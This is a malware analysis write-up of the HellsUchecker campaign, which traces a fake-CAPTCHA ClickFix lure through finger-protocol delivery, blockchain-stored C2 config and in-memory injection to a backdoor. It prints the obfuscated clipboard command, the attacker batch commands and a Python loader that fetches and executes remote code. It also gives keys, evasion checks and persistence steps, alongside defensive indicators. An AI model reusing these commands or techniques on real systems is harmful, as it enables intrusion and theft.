


HellsUchecker: ClickFix to blockchain-backed backdoor

 derp.ca/research/hellsuchecker-clickfix-etherhiding

Kirk

March 11, 2026



malware clickfix etherhiding backdoor blockchain reverseengineering

HellsUchecker is a 28 KB native x64 backdoor that sits at the end of a 10-stage attack chain. It starts with a ClickFix lure -- a fake Cloudflare CAPTCHA -- and ends with a memory-resident PE that checks in to its C2 server over HTTPS. Between those two points: a Windows LOLBin delivers the first payload over the finger protocol on port 79, a smart contract on BNB Smart Chain stores the encrypted C2 configuration, and a custom block cipher with aPLib compression unpacks the final binary entirely in memory.

The final payload is never written to disk. The MSI installer that carries the chain scores 2/76. The .NET loader that handles EtherHiding and payload delivery scores 35/76, but by the time it loads, the chain is already five stages deep.

The name comes from two components: Hell's Gate, a direct syscall technique used in stage 9a to inject shellcode without calling standard Windows APIs, and **u**checker, the project name embedded in the binary's PDB path. The campaign was active as of March 11, 2026.

If you operate a threat intelligence platform with API access and can provide a researcher account, please reach out to . Additional data sources directly increase the quality and coverage of the threat intel published here.

What the victim sees

The chain starts at h01-captcha.sbs, a page that impersonates a Cloudflare Turnstile CAPTCHA. The fake checkbox, spinner animation, and "Performance & security by Cloudflare" footer are all replicated. A back-button trap and close-confirmation dialog prevent the user from navigating away.

When the user clicks the checkbox, the page writes a command to the clipboard and instructs them to open Windows Run (Win+R) and paste it. The pasted command is obfuscated with caret escaping and runs minimised. The user sees their desktop disappear briefly -- explorer.exe is killed and restarted around the payload delivery -- but no console window is visible. The

page also detects macOS and delivers a different clipboard payload that curls an AMOS stealer binary from a known bulletproof host. That endpoint was down at time of analysis.

Delivery via finger.exe

The clipboard payload runs `finger.exe`, a Windows utility that queries user information over port 79. It is a legitimate, Microsoft-signed binary included in the Windows TCP/IP stack. The finger protocol predates the web -- it was designed for looking up users on university systems in the 1970s.

The malware uses it as a download channel. The command queries a username at `finger.cldvrfd.click`, and the server responds with a crafted `.plan` file containing 12 batch commands. These commands kill the desktop shell, download a legitimate Python 3.14 embed package from python.org (saved with a `.pdf` extension to avoid download filtering), extract it, rename `pythonw.exe` to a random 25-digit filename, and execute a base64-encoded Python loader. Then explorer.exe restarts and the desktop returns.

A backup finger endpoint at `on.cldvrfd.click` serves byte-identical responses. Neither domain is reported on URLhaus or Pulsedive. The finger server runs on port 79 alongside a standard Apache web server on 80/443 -- the web server returns 403 on all requests. Port 79 is the only functional service.

Smart contract C2 via EtherHiding

Four stages later, the chain reaches a 6.5 MB .NET assembly that implements EtherHiding. The loader queries a smart contract deployed on both BSC (BNB Smart Chain) and Avalanche using the standard ERC20 `name()` function selector. The contract returns 84 bytes of encrypted data in the name field.

To decrypt the response, the loader computes a time-based nonce: divide the current Unix timestamp by 300 (5-minute blocks), hash the result with Keccak256 (Ethereum's variant, not NIST SHA-3), and XOR the response with the repeating 32-byte hash. The first 12 bytes of the XOR output become the ChaCha20 nonce. The rest is the ciphertext. The ChaCha20 key is hardcoded in the binary.

The decrypted output is a JSON config containing the current C2 hosts:

```
{"1.0": {"hosts": ["https://more-arpc.icu", "https://rpcsecnoweb.pro"]}}
```

This is the same technique we documented in [OCRFix](#), but with a different encryption layer. The operational advantage is the same: one blockchain transaction updates the C2 config for every infected machine. The contract has been updated 9 times since its deployment on December 4, 2025. The first 5 updates were rapid iterations on the same day. The last two correlate with new domain registrations. Update 8 landed on December 20, the same day `more-arpc.icu` was registered. Update 9 on February 14, the same day `rpcsecnoweb.pro` was registered.

The deployer wallet was funded through ChangeNOW, a no-KYC instant exchange. It has only ever interacted with this one contract.

26 anti-sandbox checks and a Nintendo bypass

Before the backdoor loads, a separate .NET assembly runs 26 anti-analysis checks. These include RAM below 6 GB, disk below 49 GB, screen below 1280x768, fewer than 10 environment variables, fewer than 8 programs installed, an OS install date within 3 days, and a 134-process blacklist covering debuggers, RE tools, network analysers, and sandbox processes. It

also queries 5 geolocation APIs to check for 11 CIS (Commonwealth of Independent States) countries and 104 Russian/CIS ISPs. If 3 or more checks trigger, the process terminates.

There is also a check for the directory `C:\Nintendo`. If it exists, all 26 checks are bypassed. This is likely a developer backdoor -- creating the directory on a test machine skips every anti-analysis gate.

A separate evasion layer runs alongside the checks. The .NET loader starts 6 concurrent threads that generate decoy network traffic: 70% fake blockchain RPC (remote procedure call) requests against real token contracts on 5 chains, and 30% requests to legitimate APIs (jsonplaceholder, httpbin, GitHub API, PokeAPI). This traffic buries the real C2 communication in a flood of requests to well-known services. When `C:\Nintendo` is present, the noise threads are also skipped.

How the final payload reaches memory

Stage 9a reads the PEB command line to find `wscript_ce49.bat` -- the BAT/MSBuild polyglot that started the chain. It copies this file to three directories that mimic legitimate Windows cache paths: `InetCache`, `WebCache`, and `Protect`. The copies are renamed `CacheManager.bat` (same content, same hash), with Hidden and System attributes. File timestamps on all copies are set to 43 months in the past. A shortcut called `CacheManager.lnk` in the Startup folder points to the WebCache copy, and `RegisterApplicationRestart` handles crash recovery. On reboot, the shortcut runs the polyglot, which re-finds MSBuild and re-executes the entire chain from stage 5 -- fetching fresh EtherHiding config, re-downloading stages 8 through 9b, and rebuilding the backdoor in memory.

For injection, stage 9a uses Hell's Gate -- a technique that resolves syscall numbers by sorting ntdll `Zw*` exports by address and writes syscall stubs into existing code caves in memory. This avoids calling `VirtualAlloc` for new executable memory (a common detection signal) and bypasses user-mode API hooks entirely. It calls `NtCreateSection` and `NtMapViewOfSection` directly to map a read-write view for writing and a read-execute view for running the shellcode.

The shellcode (stage 9b) is 34 KB total -- a 21 KB encrypted data section and 13 KB of position-independent x64 code. It decrypts the payload using a SipHash-variant block cipher in CTR mode -- 16 rounds per 16-byte block, with pre- and post-whitening against the key. After decryption, it decompresses the result with aPLib (53% compression ratio) to produce the 28,160-byte final PE.

The shellcode then manually loads the PE: maps sections, processes relocations, resolves imports via PEB walk and a custom Merkle-Damgard hash function, sets page permissions, and calls the entry point. The PE never exists as a file. It is decrypted, decompressed, and loaded entirely within process memory.

The backdoor

HellsUchecker is a 28 KB native x64 binary compiled with MSVC 2022. It imports from three DLLs: ntdll (memory, timing), WinHTTP (C2 communication), and kernel32 (process and file operations). It checks in to <https://rec.allthe.site/chk> using HTTPS POST with a JSON-RPC format: `{"id":,"arguments":[]}`.

The C2 URL is stored as an ASCII decimal array in the binary and decoded with an alternating even/odd byte transform. The User-Agent is `myApp v1.0`. The backdoor constructs a system fingerprint from the username, Windows version, and build number, and formats its own HTTP Date header using ntdll time functions rather than WinHTTP's built-in formatting.

The import set points to a download-and-execute model: fetch a file from C2 via WinHTTP GET, write it to a temp file, execute it with `CreateProcessW`, wait for exit, report the exit code, and delete the file. It uses `NtDelayExecution` instead of `Sleep` and `RtlAllocateHeap` instead of `VirtualAlloc` -- ntdll functions that are less commonly monitored than their kernel32 equivalents.

The C2 domain [allthe.site](#) has been active since August 2025, with 14 subdomains issued certificates over 7 months. The infrastructure spans three countries: the delivery server in Frankfurt (AS202412 Omegatech), the C2 server in Amsterdam (AS216071 Servers Tech Fzco, a UAE-registered host on VDSina), and two down endpoints in Moscow and St. Petersburg (AS198610 Beget). The operator geofences 11 CIS countries including Russia in the anti-sandbox checks, but hosts part of the infrastructure there.

Six of the seven domains in the campaign use the same registrar: Global Domain Group LLC (IANA 3956). The outlier, [allthe.site](#), is the oldest domain and was registered through Hostinger.

Sample overview

Sample	SHA256	Size	VT
manager.msi (stage 4)	6373eec0482f5b98f127967135937fca60e5a497befb51cb1267fa402063095d	1.4 MB	2/76
wscript_ce49.bat (stages 5-6)	dcf5e6b4c75c50010d79ba3c451de49f433b7f7b7138013c60b1fa168441399c	13.2 MB	3/76
EtherHiding loader (stage 7)	2b6273d63ec822621bbefdf723ec8182494e648e2ae1215359c090b491667249	6.5 MB	35/76
Anti-sandbox assembly (stage 8)	--	51 KB	--
Persistence + injector (stage 9a)	--	95 KB	--
x64 shellcode (stage 9b)	--	34 KB	--
HellsUchecker PE (stage 10)	--	28 KB	--

Stages 8, 9a, 9b, and 10 are delivered from the C2 server and decrypted in memory. Stage 9a writes persistence copies of the BAT polyglot as [CacheManager.bat](#) plus a startup shortcut, but the assemblies themselves are not saved as files and are not indexed by VirusTotal.

Attack chain

```
h01-captcha.sbs (fake Cloudflare CAPTCHA)
> clipboard hijack (Win: finger LOLBin, Mac: curl AMOS stealer)
> finger.exe > finger.cldvrfd.click:79
> 12 batch commands: kill explorer, download Python, exec loader
> pythonw.exe -c exec(urllib fetch) > vrf.cldvrfd.click
> 1.9 MB Python + embedded base64 MSI > msiexec manager.msi
> explorer.exe > wscript_29ab.vbs > wscript_ce49.bat (hidden)
> BAT polyglot: charmap decode, MSBuild path search
> MSBuild C# inline task: 10-chunk delta decode
> CSharpCodeProvider > base91 decode > Assembly.Load()
> 6.5 MB .NET EtherHiding loader
> eth_call name() on BSC/AVAX contract
> Keccak256 + ChaCha20 > JSON C2 config
> GET /assets/*.json > XOR decrypt
> stage 8: 26 anti-sandbox checks
> stage 9a: persistence + Hell's Gate injection
> stage 9b: SipHash-CTR + aPLib > HellsUchecker
> HTTPS POST rec.allthe.site/chk
```

Landing page (stages 0-1)

The page at `h01-captcha.sbs` replicates a Cloudflare Turnstile CAPTCHA. A `send.php` POST logs each click. `window.onbeforeunload` triggers a close dialog; `window.history.pushState` traps the back button.

OS detection via `navigator.platform` selects the clipboard payload. On Windows:

```
%COMSPEC% /c start "" /min for /f "delims=" %A in (
  'f^^i^^n^^g^^e^^r XdsfeerDfbn@f^^i^^n^^g^^e^^r^^.^^cldvrfd.click'
) do call %A & exit
```

Carets are cmd.exe escape characters consumed at parse time: `f^^i^^n^^g^^e^^r` resolves to `finger`. `start "" /min` runs minimised. A trailing `&& echo 'Verify you are human'` is cosmetic -- `& exit` runs first, so the echo never executes.

On macOS, a double-base64-encoded curl command targets `185.93.89.62` (AS213790 Limited Network LTD), a known AMOS/Odyssey stealer host active for 7+ months. That endpoint was down at time of analysis.

Finger protocol delivery (stage 2)

`finger XdsfeerDfbn@finger.cldvrfd.click` queries port 79 on 178.16.52.168. The server responds with a `.plan` file containing 12 batch commands:

#	Command	Purpose
1	<code>taskkill /f /im explorer.exe</code>	Hide desktop and taskbar
2	<code>set ...=%LocalAppData%\%random% x10</code>	Random download path

#	Command	Purpose
3	<code>set ...=%random% x5 .exe</code>	Random exe filename
4	<code>curl -s -L -o "...pdf" python.org/.../python-3.14.3-embed-win32.zip</code>	Download Python embed as .pdf
5	<code>mkdir</code>	Create extraction directory
6	<code>tar -xf "...pdf"</code>	Extract ZIP (disguised extension)
7	<code>set ...=^p^y^t^h^o^n^w^.^e^x^e^</code>	Caret-obfuscated <code>pythonw.exe</code>
8-9	<code>cd + ren</code>	Enter dir, rename to random .exe
10	<code>start "" <random>.exe -c "exec(...base64...)"</code>	Execute stage 3 Python loader
11	<code>start explorer.exe</code>	Restore desktop
12	<code>exit /b</code>	--

The ZIP is saved with a .pdf extension to avoid extension-based download filtering. `pythonw.exe` (the windowless interpreter) is used instead of `python.exe` -- no console window appears. The response has 2-4 blank lines between commands, which `for /f` silently skips.

A backup endpoint at [on.cldvrfd.click](#) serves a byte-identical response (SHA256: `b1f1ee50095631abce5121f234abc60a64e458fec395b61362f51ae7c437a2c2`).

Python bootstrap and MSI dropper (stages 3-4)

Stage 3 is a 5-line Python script decoded from the base64 blob in command 10:

```
# nmj1hE1smP27ExTU7GXiL
import ssl
import urllib.request
ssl._create_default_https_context = ssl._create_unverified_context
exec(urllib.request.urlopen('http://vrf.cldvrfd.click/u323245/local3.txt').read().decode('utf-8'))
```

No obfuscation, no error handling. The comment `nmj1hE1smP27ExTU7GXiL` is a build or campaign identifier.

Stage 4 is the response: a 1.9 MB Python script with an embedded base64 MSI blob. It decodes using `base64.urlsafe_b64decode`, writes `manager.msi` (1,425,408 bytes), waits 3 seconds, and runs `msiexec /i manager.msi`.

Field	Value
SHA256	6373eec0482f5b98f127967135937fca60e5a497befb51cb1267fa402063095d
VT	2/76 (Kaspersky Trojan.BAT.Agent.crd, Huorong TrojanDropper/BAT.Agent.br)
Build tool	WiX Toolset 3.11.1.2318
Product name	standalone_standard_configure_v6.1.0
Original filename	poygon-notifications-click.msi (typo for "polygon")
Author	Microsoft Update (fake)

The MSI CustomAction runs `explorer.exe "wscript_29ab.vbs" --` not `cmd.exe` or `powershell.exe`. The execution chain goes `msiexec` to `explorer.exe` to `wscript` to `cmd`, avoiding direct command interpreter invocation from the installer.

The MSI installs three files to `SvcUpdate_8d52/`:

File	Size	Purpose
wscript_29ab.vbs	168 bytes	VBS launcher
wscript_ce49.bat	13.2 MB	BAT/MSBuild polyglot + payload
runtime_75ef.cache	205 bytes	Inert (no code references, undecryptable with any key in the chain)

BAT/MSBuild polyglot (stage 5)

`wscript_ce49.bat` is a 13.2 MB polyglot file. The first 243 lines are batch code wrapped in an HTML comment (`<!-- ... -->`). Line 244 onward is MSBuild XML with an inline C# task, followed by ~12.6 MB of base91-encoded payload.

When `cmd.exe` runs the file, it processes the batch lines. When MSBuild runs the file, the XML parser skips the HTML comment and processes the C# task.

The batch code builds strings at runtime using two character lookup tables:

Map	Length	Purpose
<code>_hd</code>	69 chars	WScript/shell strings (<code>CreateObject</code> , <code>WScript.Shell</code>)
<code>_vn</code>	71 chars	MSBuild path components (<code>Microsoft</code> , <code>Visual Studio</code> , <code>MSBuild.exe</code>)

Each character is extracted by computing an index via `set /a` with XOR, addition, and subtraction on hex literals, then indexing into the map with `!_hd:~%idx%,1!`. 341 arithmetic expressions, 29 resolved strings, 62 noise variables, and ~150 unused integer computations pad the code. All batch keywords use interleaved carets (`s^e^t`, `f^o^r`, `i^f`).

On first run, the batch creates a temp VBS file that relaunches itself with window style 0 (hidden). On the hidden relaunch, it searches for MSBuild.exe across 4 path patterns:

1. Visual Studio 2024/2022/2019 (x64) under `%ProgramFiles%`
2. .NET Framework 4.0 64-bit under `%WINDIR%`
3. Visual Studio 2024/2022/2019 (x86) under `%ProgramFiles(x86)%`
4. .NET Framework 4.0 32-bit under `%WINDIR%`

If MSBuild is found, the batch sets `_E236b0d` to its own full path and passes itself to MSBuild. Exit code 91 if no MSBuild is found.

Delta-encoded C# and reflective loading (stage 6)

MSBuild's inline C# task decodes a second C# payload from 10 delta-encoded chunks. Each chunk contains ~260 values expressed as arithmetic. Values are added to a per-chunk running accumulator (seeded from array `[59, 14, 65, 55, 20, 39, 46, 26, 50, 91]`) to produce ASCII character codes. The 10 chunks are reordered per index array `[1, 4, 3, 2, 6, 5, 8, 7, 9, 0]` and concatenated. `CSharpCodeProvider` compiles the result in memory.

The compiled code:

1. Reads the BAT file via environment variable `_E236b0d`
2. Finds marker `::85a210c1::` using `LastIndexOf()`
3. Extracts ~12.6 MB of base91-encoded data between the marker and `-->`
4. Decodes with a custom 91-character alphabet, pair-wise XOR against constant 151
5. Zeroes the process command line via `Marshal.WriteInt16(GetCommandLine(), 0, 0)`
6. Calls `Assembly.Load()` on the 6,576,640-byte result
7. Invokes `OocytesLangsat.Managers.RoleSingleton.RateObject()`

Base91 alphabet:

```
!#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNPOQRSTUVWXYZ[]^_`abcdefghijklmnopqrstuvwxyz{|}~
```

Decode: `(hi * 91 + lo) XOR 151`.

EtherHiding loader (stage 7)

String encryption

1,420 strings encrypted with a three-step pipeline:

1. Custom `BitMathDecoder`: extracts nibble pairs, adds `(i ^ len)`, rotates right by `(key >> 4) & 7`, XORs with `(key + i) & 0xFF`
2. Base64 decode a second table entry, XOR with 16-byte buffer `s_buffer23` to produce the RC4 key
3. RC4 decrypt step 1 output with step 2 key

s_buffer23: [31, 53, 203, 174, 237, 37, 121, 68, 161, 197, 104, 126, 90, 71, 229, 62]

Smart contract C2

Parameter	Value
Contract	0x328A1faDff154290F0Ce1389a4E633698CDfdAa7
Selector	0x06fdde03 (ERC20 name())
Chains	BSC (10 RPC endpoints), Avalanche (8 endpoints)
ChaCha20 key	980a0ab9b888df0fedcf2c8cdd175e4b97488fddbcb6713234c09d2ec5f978c1
Epoch	unix_time / 300 (5-minute blocks)
Skew tolerance	Block offsets [0, +1, -1]
Validation	First byte must be { or [(valid JSON)

Decryption: `Keccak256(big_endian_32_byte(epoch))` produces a 32-byte hash. XOR the 84-byte contract response with the repeating hash. First 12 bytes of XOR output = ChaCha20 nonce. Remainder = ciphertext. The Keccak256 here is the Ethereum variant (padding `0x01...0x80`), not NIST SHA3-256 (padding `0x06`).

TLS certificate validation is disabled for all blockchain RPC calls.

Stage-2 payload delivery

The loader fetches three payloads from the C2 hosts decoded from the contract:

Payload	XOR key	Feeds into
/assets/GoffleStrong.json	50ceam3P	Stage 8 (anti-sandbox)
/assets/FtnerrTurkize.json	X1aFI1CwDTXdE	Stage 9a (persistence + injection)
/assets/NascentAirsers.json	ATJ25s7i79Q	Stage 9b (shellcode)

Each response is JSON with a hex-encoded "content" field. Processing: hex decode, XOR with the repeating ASCII key. Result is a .NET assembly or raw shellcode.

All C2 requests include HMAC-SHA256 anti-replay headers:

```

timestamp = unix_seconds + server_time_offset
nonce = 16 crypto-random bytes
QM = len(str(timestamp)) * 4919
url_hash = url.chars.Aggregate(0, (acc, c) => acc ^ (c * 31))
nonce_hash = sum(nonce_bytes) * QM
signing_key = SHA256("{QM}_{url_hash ^ 31}_{nonce_hash}")
message = "{url}|{timestamp}|{base64(nonce)}"
signature = HMAC-SHA256(signing_key, message)

```

Headers sent: **X-Timestamp**, **X-Nonce** (hex), **X-Signature** (hex). Server time offset is calibrated via a HEAD request before the first C2 call. Retry logic: 15 attempts, host rotation every 3 $((attempt - 1) / 3 \% hosts.Length)$, exponential backoff.

Noise traffic

6 concurrent worker threads. 99 URLs across 4 HTTP method pools (44 GET, 39 HEAD, 13 PUT, 3 POST). 70% fake blockchain RPC -- **eth_call** and **eth_blockNumber** with real ERC20 selectors against 62 real token contracts on 5 chains -- and 30% requests to legitimate APIs. Each request has a 50% chance of appended random query parameters (**_t**, **session**, **ref**, **utm_source**, **device**, **v**, **q**). Fake POST bodies: `{"id":N,"ShewedGanjas":N,"AntisCasked":N}`.

The noise stops 60 seconds before shellcode loading. Workers use a 10-second timeout with 50-150 ms delays between requests.

Memory protection

Stage-2 assemblies are loaded in sandboxed AppDomains (**LoaderOptimization.SingleDomain**, shadow copy) via a **MarshalByRefObject** cross-domain proxy. Decrypted payloads are stored in 64 KB chunks, each XOR'd with a unique random pad, with 3-9 decoy buffers interspersed. The payload is never contiguous in plaintext. After **Assembly.Load()**, the first 64 bytes are zeroed and the full buffer overwritten with **Thread.MemoryBarrier()**.

Other features

Feature	Detail
Named mutex	<code>Global\SM0_17083_304_WilStaging_02</code> (single-instance)
Env var check	< 10 environment variables triggers exit
Exit method	<code>Type.GetType("System.Environment").GetMethod("Exit").Invoke(-65536)</code> via reflection
DOTNET_ROLL_FORWARD	If env var set, hangs on ManualResetEvent (blocks .NET analysis tools)
Junk GUI	Fake CRM app (1200x700, menus, grids) -- never instantiated, ~700 fake strings
User-Agent	<code>Mozilla/5.0 (Windows NT 10.0; Win64; ARM64) AppleWebKit/537.36 ... Edg/129.0.0.0</code>
Accept-Language	<code>en-US,en;q=0.9,hi;q=0.8</code> (Hindi locale)

Anti-sandbox gatekeeper (stage 8)

26 checks with 20-80 ms jitter (glibc LCG PRNG). Threshold: ≥ 3 triggers `Environment.Exit(-65536)`. Obfuscated with Eazfuscator.NET.

#	Check	Threshold / detail
0	RAM	< 6 GB (<code>GlobalMemoryStatusEx</code> via DJB2 hash, PEB walk)
1	Disk	< 49 GB (<code>DriveInfo("C:")</code>)
2	Screen	< 1280x768 (<code>GetSystemMetrics</code> via DJB2 hash, PEB walk)
3	CIS geolocation	11 countries, 104 ISPs (5 APIs, Fisher-Yates shuffled, 3 retries each)
4	CIS keyboard	17 LANGIDs (<code>GetKeyboardLayoutList</code>)
5	Sandbox mutexes	28 names (Sandboxie, Cuckoo, Joe, VMware, VBox, Xen, Mandiant)
6-17	Security tool dirs	12 checks: dnSpy, Process Hacker, HxD, OllyDbg, Wireshark, SysInternals, Rizin, Binary Ninja, VMware Tools, x64dbg, Cuckoo/Joe/CAPE sandbox paths
18	Process blacklist	134 processes via <code>CreateToolhelp32Snapshot</code> (1-4 ms sleep per 15)
19	User activity	Temp < 5, Recent < 3, missing browser profiles, event logs < 1 MB or < 7 days
20	Program count	< 8 directories under ProgramFiles
21	OS install date	< 3 days
22	Environment vars	< 10
23	Module path	Contains "Temp", "Sandbox", "analysis", "samples", "malware", "Virtual"
24	VM NIC	WMI: 6 PCI vendor IDs, 11 device codes, 15 service keywords

Checks 0 and 2 resolve APIs via DJB2 hashing (`hash = 5381; hash = (hash << 5) + hash + c`) with a manual PEB walk and PE export table parsing. 3 fallback PEB access methods: `NtCurrentTeb`, `NtQueryInformationThread`, `NtQueryInformationProcess`.

The 11 geofenced countries: Russia, Ukraine, Belarus, Armenia, Azerbaijan, Kazakhstan, Kyrgyzstan, Tajikistan, Uzbekistan, Georgia, Moldova. The 5 geo APIs are queried in shuffled order with crypto RNG User-Agent selection (15 UAs), TLS 1.2 forced, hand-rolled JSON parsing.

String encryption uses Eazfuscator.NET's SimpleZip format: AES-128-CBC decrypts a resource, recursive Deflate decompresses the result, strings are looked up by `(stringID ^ 0x666BEEF) - 4`.

If all checks pass, the gatekeeper deobfuscates paths and XOR keys from the string table using a 32-byte master key (`ZApN6i13Y5pAEt6bItfjgkGiQH4wG2Q0`), returning:

```
/assets/FtnerrTurkize.json|X1aFI1CwDTXdE|/assets/NascentAirlers.json|ATJ25s7i79Q
```

Persistence and injection (stage 9a)

Persistence

Path	Purpose
%LOCALAPPDATA%/Microsoft/Windows/INetCache	Persistence copy
%LOCALAPPDATA%/Microsoft/Windows/WebCache	Shortcut target
%APPDATA%/Microsoft/Protect	Persistence copy
%APPDATA%/Microsoft/Windows/Libraries	Fallback
%APPDATA%/Microsoft/Windows/Themes	Fallback

Stage 9a reads the PEB command line to locate `wscript_ce49.bat` (the BAT polyglot), then copies it to these paths as `CacheManager.bat`. Hidden + System attributes, timestamps set to `DateTime.Now.AddMonths(-43)`. Fallback filename: `svchost / svchost.lnk`. A write probe file `{GUID}.CurdyEntheos` is created and deleted before writing.

`CacheManager.lnk` in the Startup folder with `SW_SHOWMINNOACTIVE`. `RegisterApplicationRestart` is called on every run regardless of install state. Registry Run key code exists but is disabled in this build.

Hell's Gate injection

The injector scans committed RWX pages via `VirtualQueryEx` (0x1000 to 0x7FFFFFFFFFFFF) for zero-byte regions. Two stubs are written to existing code caves:

Stub	Bytes	Purpose
PEB access	65 48 8B 04 25 60 00 00 00 C3	mov rax, gs:[0x60]; ret
Syscall template	4C 8B D1 B8 ?? 00 00 00 0F 05 C3	mov r10, rcx; mov eax, SSN; syscall; ret

Syscall numbers are resolved by enumerating ntdll `Zw*` exports, computing HMAC-MD5 of each name with key `81C9CA6E`, and sorting by address -- the sorted index gives the service number.

Syscall	HMAC-MD5
ZwCreateSection	EBB51646CBFAF537B54DE3EF18DFEE2
ZwMapViewOfSection	FFB1F4CFD452ABAA17B93422DCC26EBF

Injection flow:

1. `NtCreateSection` -- RWX, SEC_COMMIT
2. `NtMapViewOfSection` -- local RW view (write shellcode)
3. `NtMapViewOfSection` -- remote RX view (execute)
4. Random sleep 3-10 seconds
5. `RtlCreateUserThread` targeting RX view
6. Cleanup: unmap local view, close section, zero both buffers

PEB command line is wiped after injection: the exe path is overwritten in both the Unicode (`RTL_USER_PROCESS_PARAMETERS`) and ANSI (kernelbase `.data` section scan) buffers.

Shellcode and PE loader (stage 9b)

Structure

Offset 0x0000:	E8 30 52 00 00	CALL +0x5230 (over data to code)
Offset 0x0005:	uint32	Data size: 0x5230 (21,040)
Offset 0x0009:	16 bytes	SipHash-CTR key
Offset 0x0019:	16 bytes	SipHash-CTR IV
Offset 0x0029:	536 bytes	Config area (unencrypted)
Offset 0x0241:	20,468 bytes	Encrypted payload
Offset 0x5235:	13,575 bytes	x64 code (47 functions)

SipHash-variant CTR cipher

Parameter	Value
Key	F4FF8583FCA7CAFF05BE694AC8CCE8AA
IV	3EAA961AFB33BE5DCF49F1A4623F432A
Block size	16 bytes (4x uint32 LE)
Rounds	16 per block
Mode	CTR (big-endian 128-bit IV increment)

Per-block operation:

1. XOR state with key (pre-whitening)
2. 16 rounds of SipHash permutation: rotation constants 5, 8, 16, 7, 16, 13
3. XOR state with key (post-whitening)
4. XOR keystream with ciphertext

Payload integrity

After decryption, a custom Merkle-Damgard hash verifies the campaign ID **3HF69RHN** (at payload offset 0x09F0):

Parameter	Value
Seed	0x48515A5A41626516
Block size	16 bytes
Rounds	27 per block (Feistel-like, ROL3/ROR8 + round counter XOR)
Padding	MD-style: 0x80 + zero fill + (length * 8) at offset 0x0C
Expected hash	0xF1D02E80301EE22D

If the hash does not match, execution aborts.

Decrypted payload layout

Offset	Content
0x0000	API hash count: 63
0x0004	DLL preload list: ole32;oleaut32;wininet;mscoree;shell32
0x09F0	Campaign ID: 3HF69RHN
0x0AF4	Integrity hash (8 bytes)
0x0AFC	Secondary cipher key (16 bytes, unused in this deployment)
0x0B0C	Secondary cipher IV (16 bytes, unused in this deployment)
0x1044	aPLib compressed size: 14,960
0x1048	aPLib decompressed size: 28,160
0x104C	aPLib compressed PE data

The DLL preload list loads `wininet` and `mscoree` despite the final PE using WinHTTP (not WinINet) and being native x64 (not .NET). This is process camouflage -- it makes the host process resemble a .NET/COM application.

PE loader

The code section is a self-contained PE loader with 47 functions. API resolution uses a PEB walk with a custom 64-bit Merkle-Damgard hash -- the same algorithm used for integrity, with different seeds. 63 API hashes are resolved at runtime. No API names appear in the shellcode.

Loading sequence: validate PE headers, create section via `NtCreateSection` + `NtMapViewOfSection`, copy headers and sections, process relocations (HIGHLOW and DIR64 types), resolve imports by walking the PE export table of each imported DLL, set section permissions via `VirtualProtect`, execute TLS callbacks, call entry point.

The aPLib decompressor produces the 28,160-byte HellsUchecker PE from 14,960 bytes of compressed data (53% ratio).

HellsUchecker (stage 10)

PE structure

Field	Value
Size	28,160 bytes
Machine	x64 (0x8664)
Subsystem	GUI
Compiler	MSVC 2022 17.x (14.50)
Compiled	2026-02-12 18:05:21 UTC
PDB	<code>uchecker.pdb</code>
PDB GUID	<code>19a1d973-5de3-493c-9f57-d7a496d10666</code>

Import table

DLL	Imports
ntdll.dll (11)	NtTerminateProcess, RtlAllocateHeap, RtlFreeHeap, NtDelayExecution, NtQuerySystemTime, RtlTimeToTimeFields, RtlGetVersion, RtlGetCurrentPeb, RtlGetLastWin32Error, RtlCopyMemory, RtlFillMemory
winhttp.dll (11)	WinHttpOpen, WinHttpConnect, WinHttpOpenRequest, WinHttpAddRequestHeaders, WinHttpSendRequest, WinHttpReceiveResponse, WinHttpQueryHeaders, WinHttpQueryDataAvailable, WinHttpReadData, WinHttpCrackUrl, WinHttpCloseHandle

DLL	Imports
kernel32.dll (13)	CreateProcessW, WaitForSingleObject, GetExitCodeProcess, CreateFileW, WriteFile, FlushFileBuffers, CloseHandle, DeleteFileW, GetTempPathW, GetTempFileNameW, GetLastError, GetStdHandle, SetHandleInformation

No `VirtualAlloc` -- uses `RtlAllocateHeap` (process heap). No `Sleep` -- uses `NtDelayExecution`. Both are ntdll functions less commonly monitored than their kernel32 equivalents.

C2 URL encoding

The URL `https://rec.allthe.site/chk` is stored as a 27-element ASCII decimal array at PE offset 0x5771. Decoding alternates between two transforms:

- Even positions (0, 2, 4, ...): `decoded = (0xFD + byte) & 0xFF`
- Odd positions (1, 3, 5, ...): `decoded = (running_key + byte) & 0xFF`, `running_key` starts at 1, increments per odd position

C2 protocol

Checkin: HTTPS POST to `/chk` with `Content-Type: application/json`, `User-Agent myApp v1.0`.

```
{"id":, "arguments":[]}
```

System fingerprint: `USERNAME=<user>Windows | <version> | build <number>`.

HTTP Date headers are custom-formatted via `NtQuerySystemTime` + `RtlTimeToTimeFields` with inline month and day lookup tables rather than WinHTTP's built-in date formatting.

